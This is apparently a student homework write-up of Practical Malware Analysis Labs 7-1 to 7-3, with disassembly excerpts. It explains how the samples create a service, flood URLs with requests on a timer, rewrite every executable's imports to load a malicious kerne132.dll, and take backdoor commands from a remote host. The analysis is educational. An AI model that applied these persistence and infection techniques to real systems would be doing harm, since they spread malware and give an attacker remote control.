HW5


April 19, 2020

Contents

1 Lab 7-1

1.1 Question 1

The malware creates a service called `MalService`.



```
lea     eax, [esp+404h+BinaryPathName]
push    3E8h                ; nSize
push    eax                 ; lpFilename
push    0                   ; hModule
call    ds:GetModuleFileNameA
push    0                   ; lpPassword
push    0                   ; lpServiceStartName
push    0                   ; lpDependencies
push    0                   ; lpdwTagId
lea     ecx, [esp+414h+BinaryPathName]
push    0                   ; lpLoadOrderGroup
push    ecx                 ; lpBinaryPathName
push    0                   ; dwErrorControl
push    2                   ; dwStartType
push    10h                 ; dwServiceType
push    2                   ; dwDesiredAccess
push    offset DisplayName ; "Malservice"
push    offset DisplayName ; "Malservice"
push    esi                 ; hSCManager
call    ds:CreateServiceA
```

1.2 Question 2


It prevents multiple instances of the malware from running at the same time.

1.3 Question 3

The mutex and the service.

1.4 Question 4

The malware opens a URL in internet explorer with a predefined user agent.



```
; DWORD __stdcall StartAddress(LPVOID)
StartAddress proc near
push    esi
push    edi
push    0                ; dwFlags
push    0                ; lpszProxyBypass
push    0                ; lpszProxy
push    1                ; dwAccessType
push    offset szAgent   ; "Internet Explorer 8.0"
call    ds:InternetOpenA
mov     edi, ds:InternetOpenUrlA
mov     esi, eax
```

```
loc_40116D:                 ; dwContext
push    0
push    80000000h           ; dwFlags
push    0                   ; dwHeadersLength
push    0                   ; lpszHeaders
push    offset szUrl        ; "http://www.malwareanalysisbook.com"
push    esi                 ; hInternet
call    edi ; InternetOpenUrlA
jmp     short loc_40116D
StartAddress endp
```

1.5 Question 5

The malware waits until a certain date, then creates 20 threads that make requests to `practicalmalwareanalysis.com` in a loop.

1.6 Question 6

The program waits until the target date, then sends requests forever.

2 Lab 7-2

2.1 Question 1

As far as I can tell, it doesn't.

2.2 Question 2

It uses the same method from a previous lab to display the webpage `malwareanalysisbook.com/ad.html`


2.3 Question 3

Right after the page is opened.

3 Lab 7-3

3.1 Question 1

The malware maps copies of both the malicious DLL and `System32\Kernel32.dll`, makes a bunch of weird patches, to the mapped files, then copies it to `System32\kerne132.dll`. It then calls a function with the parameter `C:\*`. This function walks the directory calling itself recursively on all subfolders, and calling another function on any `.exe` files found. This next function maps the file and does a string search for `Kernel32.dll`, replacing it with the malicious `kerne132.dll`, which has the effect of overwriting the import table so the malicious DLL is loaded by every executable infected.



```
push    offset aKernel32_dll ; "kernel32.dll"
push    ebx                 ; char *
call    ds:_stricmp
add     esp, 8
test    eax, eax
jnz     short loc_4011A7
```


```
mov     edi, ebx
or      ecx, 0FFFFFFFFh
repne scasb
not     ecx
mov     eax, ecx
mov     esi, offset dword_403010
mov     edi, ebx
shr     ecx, 2
rep movsd
mov     ecx, eax
and     ecx, 3
rep movsb
mov     esi, [esp+1Ch+lpBaseAddress]
mov     edi, [esp+1Ch+lpFileName]
```

3.2 Question 2

The malicious DLL resides in `System32\kerne132.dll`, and creates a mutex called `SADHUHF`,

3.3 Question 3

It infects every executable on the system with an import of a malicious DLL, which once running opens a socket and reads commands from `127.26.152.13`, which includes starting arbitrary processes.



```
loc_100010E9:                   ; "hello"
mov     edi, offset buf
or      ecx, 0FFFFFFFFh
xor     eax, eax
push    0                       ; flags
repne scasb
not     ecx
dec     ecx
push    ecx                     ; len
push    offset buf              ; "hello"
push    esi                     ; s
call    ds:send
cmp     eax, 0FFFFFFFFh
jz      loc_100011DB
```

3.4 Question 4

You would have to fix the import table of every single affected executable. Or… a quick temporary fix would be to replace the malicious `kerne132.dll` with a copy of the original `Kernel32.dll`.